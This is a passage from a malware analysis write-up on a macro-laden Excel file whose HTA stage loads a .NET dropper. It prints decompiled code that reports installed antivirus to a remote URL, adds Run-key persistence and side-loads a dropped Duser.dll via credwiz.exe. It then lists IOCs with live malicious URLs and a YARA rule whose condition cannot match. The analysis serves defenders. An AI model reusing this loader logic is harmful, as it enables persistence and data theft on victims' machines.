            obj.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)";
            return obj;
        }
    }

    private const int instpath = 35;

    private string copyexe = "credwiz.exe";

    private const string hijackdllname = "Duser.dll";

    private string program = "mshta.exe";

    private string instfolder = "dsk\\dat2.1                                  ";

    private byte[] downloadData(string url)
    {
        using (MyWebClient myWebClient = new MyWebClient())
        {
            return myWebClient.DownloadData(url);
        }
    }
```

Figure 16: decompiled dll with ILSpy 2

```
public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avUrl = "", string url = "")
{
    string text = "";
    try
    {
        try
        {
            foreach (ManagementObject item in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
            {
                text += item["displayName"];
            }
            text = text.ToLower();
            if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
            {
                downloadData(avUrl + text);
            }
        }
        catch (Exception)
        {
        }
        instfolder = instfolder.Trim();
        string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), instfolder);
        string text3 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
        if (!Directory.Exists(text3))
        {
            text3 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        }
        copyexe = text3 + copyexe;
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        if (File.Exists(Path.Combine(text2, Path.GetFileName(copyexe))) && registryKey.GetValue("credw") != null)
        {
            throw new Exception("Already installed");
        }
        registryKey.SetValue("credw1", Path.Combine(text2, Path.GetFileName(copyexe)));
        Directory.CreateDirectory(text2);
        File.Copy(copyexe, Path.Combine(text2, Path.GetFileName(copyexe)), true);
        byte[] src = Decompress(Convert.FromBase64String(dllBase64));
        string s = url.Length.ToString().PadLeft("{yyyyyyyy}".Length, '0');
        src = ReplaceBytes(src, Encoding.ASCII.GetBytes("{yyyyyyyy}"), Encoding.ASCII.GetBytes(s));
        string s2 = new Uri(url).AbsolutePath.Split('/')[1].Substring(0, 5);
        src = ReplaceBytes(src, Encoding.ASCII.GetBytes("{rox}"), Encoding.ASCII.GetBytes(s2));
        string text4 = new string('#', 1000);
        string s3 = url.PadRight(text4.Length, '#');
        src = ReplaceBytes(src, Encoding.ASCII.GetBytes(text4), Encoding.ASCII.GetBytes(s3));
        byte[] array = new byte[2];
        new RNGCryptoServiceProvider().GetBytes(array);
        src[src.Length - 2] = array[0];
        src[src.Length - 1] = array[1];
        File.WriteAllBytes(Path.Combine(text2, "Duser.dll"), src);
        Process.Start(Path.Combine(text2, Path.GetFileName(copyexe)));
    }
    catch (Exception ex2)
    {
        try
        {
            if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
            {
                downloadData(avUrl + text + ex2.Message);
            }
        }
        catch (Exception)
        {
        }
    }
}
```

Figure 17: decompiled dll with ILSpy 3

```
    public static byte[] Decompress(byte[] data)
    {
        using (MemoryStream stream = new MemoryStream(data))
        {
            using (GZipStream gZipStream = new GZipStream(stream, CompressionMode.Decompress))
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    byte[] array = new byte[1024];
                    int count;
                    while ((count = gZipStream.Read(array, 0, array.Length)) > 0)
                    {
                        memoryStream.Write(array, 0, count);
                    }
                    return memoryStream.ToArray();
                }
            }
        }
    }

    public int FindBytes(byte[] src, byte[] find)
    {
        int result = -1;
        int num = 0;
        for (int i = 0; i < src.Length; i++)
        {
            if (src[i] == find[num])
            {
                if (num == find.Length - 1)
                {
                    result = i - num;
                    break;
                }
                num++;
            }
            else
            {
                num = ((src[i] == find[0]) ? 1 : 0);
            }
        }
        return result;
    }

    public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
    {
        byte[] array = null;
        while (true)
        {
            int num = FindBytes(src, search);
            if (num < 0)
            {
                break;
            }
            array = new byte[src.Length - search.Length + repl.Length];
            Buffer.BlockCopy(src, 0, array, 0, num);
            Buffer.BlockCopy(repl, 0, array, num, repl.Length);
            Buffer.BlockCopy(src, num + search.Length, array, num + repl.Length, src.Length - (num + search.Length));
            src = array;
        }
        return array;
    }
}
```

While breaking the decompiled contents of the binary the first part of the script imports various libraries.

Figure 18: imported modules

```
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;
using Microsoft.Win32;

[ComVisible(true)]
```

It defines a public class named preBotHta, which is marked with [ComVisible(true)], indicating it can be accessed from COM (Component Object Model).

Figure 19: preBotHta public class

```
public class preBotHta
{
    private class MyWebClient : WebClient
    {
        protected override WebRequest GetWebRequest(Uri uri)
        {
            HttpWebRequest obj = base.GetWebRequest(uri) as HttpWebRequest;
            obj.Timeout = 30000;
            obj.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)";
            return obj;
        }
    }
```

Inside preBotHta, there's an inner class MyWebClient that extends WebClient. It overrides the GetWebRequest method to customize the HTTP request behavior by setting a timeout of 30,000 milliseconds and a specific user-agent string ("Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)"). The next part contains Several constants and variables are declared.

Figure 20: variables

```
private const int instpath = 35;

private string copyexe = "credwiz.exe";

private const string hijackdllname = "Duser.dll";

private string program = "mshta.exe";

private string instfolder = "dsk\\dat2.1
```

Now the next part Takes a url parameter and returns a byte[] array. Uses an instance of MyWebClient (customized for web requests) to download data from the specified url. The downloaded data is returned as a byte array.


Figure 21: a function to download data

```
private byte[] downloadData(string url)
{
    using (MyWebClient myWebClient = new MyWebClient())
    {
        return myWebClient.DownloadData(url);
    }
}
```

This is the main function of the extracted file which performs various functions.

Attempts to gather information about installed antivirus products and downloads data if certain products are not detected.

Figure 22: Antivirus check



Prepares paths (text2, text3), checks directories, sets registry keys (credw1), and copies credwiz.exe to a specific location (text2).

Figure 23: modifying registry

Decompresses a Base64-encoded DLL (dllBase64) using Decompress. Replaces bytes in the DLL (src) based on certain patterns ("{yyyyyyyy}", "{rox}", and URL lengths). Writes the modified DLL bytes to disk as "Duser.dll" which is a graphic handling DLL. Starts a new process using the copied executable (credwiz.exe). Credwiz.exe, known as Credential Wizard, is a legitimate executable found in Windows systems primarily used for managing user credentials such as passwords and certificates. Typically located in %SystemRoot%\System32, it provides a wizard interface for tasks like backing up, restoring, and configuring credentials. While essential for system administration, credwiz.exe's capabilities make it a potential target for misuse by malicious software seeking unauthorized access to sensitive authentication data. In this case it may be possible that the program is extracting user credentials

Figure 24: string operations and execting process

```
    }
    registryKey.SetValue("credw1", Path.Combine(text2, Path.GetFileName(copyexe)));
    Directory.CreateDirectory(text2);
    File.Copy(copyexe, Path.Combine(text2, Path.GetFileName(copyexe)), true);
    byte[] src = Decompress(Convert.FromBase64String(dllBase64));
    string s = url.Length.ToString().PadLeft("{yyyyyyyy}".Length, '0');
    src = ReplaceBytes(src, Encoding.ASCII.GetBytes("{yyyyyyyy}"), Encoding.ASCII.GetBytes(s));
    string s2 = new Uri(url).AbsolutePath.Split('/')[1].Substring(0, 5);
    src = ReplaceBytes(src, Encoding.ASCII.GetBytes("{rox}"), Encoding.ASCII.GetBytes(s2));
    string text4 = new string('#', 1000);
    string s3 = url.PadRight(text4.Length, '#');
    src = ReplaceBytes(src, Encoding.ASCII.GetBytes(text4), Encoding.ASCII.GetBytes(s3));
    byte[] array = new byte[2];
    new RNGCryptoServiceProvider().GetBytes(array);
    src[src.Length - 2] = array[0];
    src[src.Length - 1] = array[1];
    File.WriteAllBytes(Path.Combine(text2, "Duser.dll"), src);
    Process.Start(Path.Combine(text2, Path.GetFileName(copyexe)));
}
catch (Exception ex2)
{
```

1 string operations

2 create process

The next part Takes a byte array data (assumed to be compressed with GZip). Decompresses data into a new byte array using GZipStream and returns the decompressed byte array. Which was used in the work method.

Figure 25: gzipstream decompressing function

```
public static byte[] Decompress(byte[] data)
{
    using (MemoryStream stream = new MemoryStream(data))
    {
        using (GZipStream gZipStream = new GZipStream(stream, CompressionMode.Decompress))
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                byte[] array = new byte[1024];
                int count;
                while ((count = gZipStream.Read(array, 0, array.Length)) > 0)
                {
                    memoryStream.Write(array, 0, count);
                }
                return memoryStream.ToArray();
            }
        }
    }
}
```

This method searches for a sequence of bytes (find) within another byte array (src) and returns the index where the sequence begins. Which was also used in the work method.

Figure 26: bytes operation function

```
public int FindBytes(byte[] src, byte[] find)
{
    int result = -1;
    int num = 0;
    for (int i = 0; i < src.Length; i++)
    {
        if (src[i] == find[num])
        {
            if (num == find.Length - 1)
            {
                result = i - num;
                break;
            }
            num++;
        }
        else
        {
            num = ((src[i] == find[0]) ? 1 : 0);
        }
    }
    return result;
}
```

This method replaces occurrences of a specified byte sequence (search) in a byte array (src) with another byte sequence (repl). It iteratively performs replacements until all occurrences are replaced. As above this was also used in the work method.

Figure 27: replacing bytes function

```
    public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
    {
        byte[] array = null;
        while (true)
        {
            int num = FindBytes(src, search);
            if (num < 0)
            {
                break;
            }
            array = new byte[src.Length - search.Length + repl.Length];
            Buffer.BlockCopy(src, 0, array, 0, num);
            Buffer.BlockCopy(repl, 0, array, num, repl.Length);
            Buffer.BlockCopy(src, num + search.Length, array, num + repl.Length, src.Length - (num + search.Length));
            src = array;
        }
        return array;
    }
}
```

Now the execution of the htseelaaa.htl continues.

Figure 28: deseralization and using dll work method

This object (fmt) is used to deserialize binary data (stm) that was previously base64-decoded. Deserialization in this context typically converts serialized binary data back into a usable object format. An instance of ArrayList (al) is created using ActiveXObject, which is a collection capable of holding any type of data. The line “ var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);” dynamically invokes a method on d with arguments from al, then creates an instance of ec and assigns it to o.

Once the object o is instantiated, it calls a method work() on it, passing several parameters (ad, "1252", "1397", aUrl, and a URL string). This method invocation is done on the work method present in the previously extracted binary.

And at last, the Error handling and cleanup is done.

In Summary, The JavaScript program uses ActiveX objects to decode base64-encoded data, deserializes it into an object (d), dynamically invokes a method with arguments from an array (al), creates an instance of a class (ec) based on the method's result, and finally invokes a specific method (work()) on this instance which is the part of extracted binary from base64 decoded variable ‘so’ which tries to make persistence by modifying register and executes a coped credwiz.exe which lodes a dropped dll Duser.dll which was base64 encoded in var ad and extracting the stored user credentials in remote url. The program then attempts to close the browser window, suggesting it may be part of a script designed for covert or malicious operations, potentially involving system interaction and network communications.

Indicator of Compromise (IOC)

File System IOCs

File Path:

C:\ProgramData\dsk\dat2.1\copyexe

C:\ProgramData\dsk\dat2.1\Duser.dll

Description:

These paths indicate where the executable and DLL files are copied or created. The presence of such files in this directory is suspicious, especially if they are recently edited or created.

Registry IOCs

Registry Key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Registry Value:

credw1

Description:

Modifying the Run key to include new startup entries is a common persistence mechanism. Monitoring new entries like credw1 is crucial.

Process IOCs

Process Creation:

Executable path: C:\ProgramData\dsk\dat2.1\credwiz.exe

C:\ProgramData\mshta.exe

Description:

Creating and executing a process from a newly copied executable file in the C:\ProgramData\dsk\dat2.1 directory is suspicious. Monitor for execution of unknown or unexpected executables from this location.

Network IOCs

URLs:

https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta

https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css

https://www.cdn-aws.net/plugins/1252/1397/true/true/*

Description:

These URLs are used to download the HTA file and further resources. Accessing these URLs is indicative of the malware's activity. Monitor for connections to these URLs and their domains.

Behavioral IOCs

Excel 4.0 Macro Execution:

Behavior:

Use of EXEC function to run external applications.

Indicator:

Hidden sheet with suspicious macros.

HTA File Execution:

Behavior:

Execution of HTA file which resizes the window and decodes Base64-encoded payload.

Indicator:

Window resizing to 0,0.

Dynamic Code Execution:

Behavior:

Decoding and executing Base64-encoded DLLs.

Indicator:

Base64 decoding routines and invoking methods dynamically.

Antivirus Checks:

Behavior:

Checking for the presence of antivirus software.

Indicator:

Code segments looking for antivirus processes or services.

System Modifications:

Behavior:

Modifying registry keys for persistence.

Indicator:

Changes in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.

Final Code Execution:

Behavior:

Creating instances and performing actions via dynamically invoked methods.

Indicator:

Code involving DynamicInvoke and CreateInstance.

The identified IOCs include file paths, registry modifications, process creations, network patterns, and behavioral patterns such as the use of macros, dynamic code execution, and system modifications. Monitoring these IOCs can help detect and mitigate the risk of this specific type of malicious activity.

Yara rule

```
rule detect_hidden_macro_xls {
    meta:
        description = "Detects an macro embedded XLS file with references to mshta.exe and a specific Dropbox URL"
        author = "Utsab Adhikari"
        date = "2024-07-05"

    strings:
        $string1 = "mshta.exe"
        $string2 = "https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta"

    condition:
        $string1 at 0 and $string2 at 0
}
```

Recommendation

Here are some Recommendations to avoid such malicious activity in future

- Avoid downloading Office files from unknown sources.
- Configure office applications to disable macros by default. Only enable if they are from trusted source and necessary for legitimate business purposes.
- Conduct awareness training sessions for employees.
- Implement user agent whitelisting to restrict the use of specific user agents like "Mozilla/4.0", which are commonly used by outdated or malicious software.
- Continuous monitoring in creation, edition and deletion of file in the system.
- Restrict unauthorized modifications to startup registry keys.
- Monitor suspicious or unwanted user processes being executed.
- Implement regular data backups and disaster recovery plans. In case of a malware infection or data breach.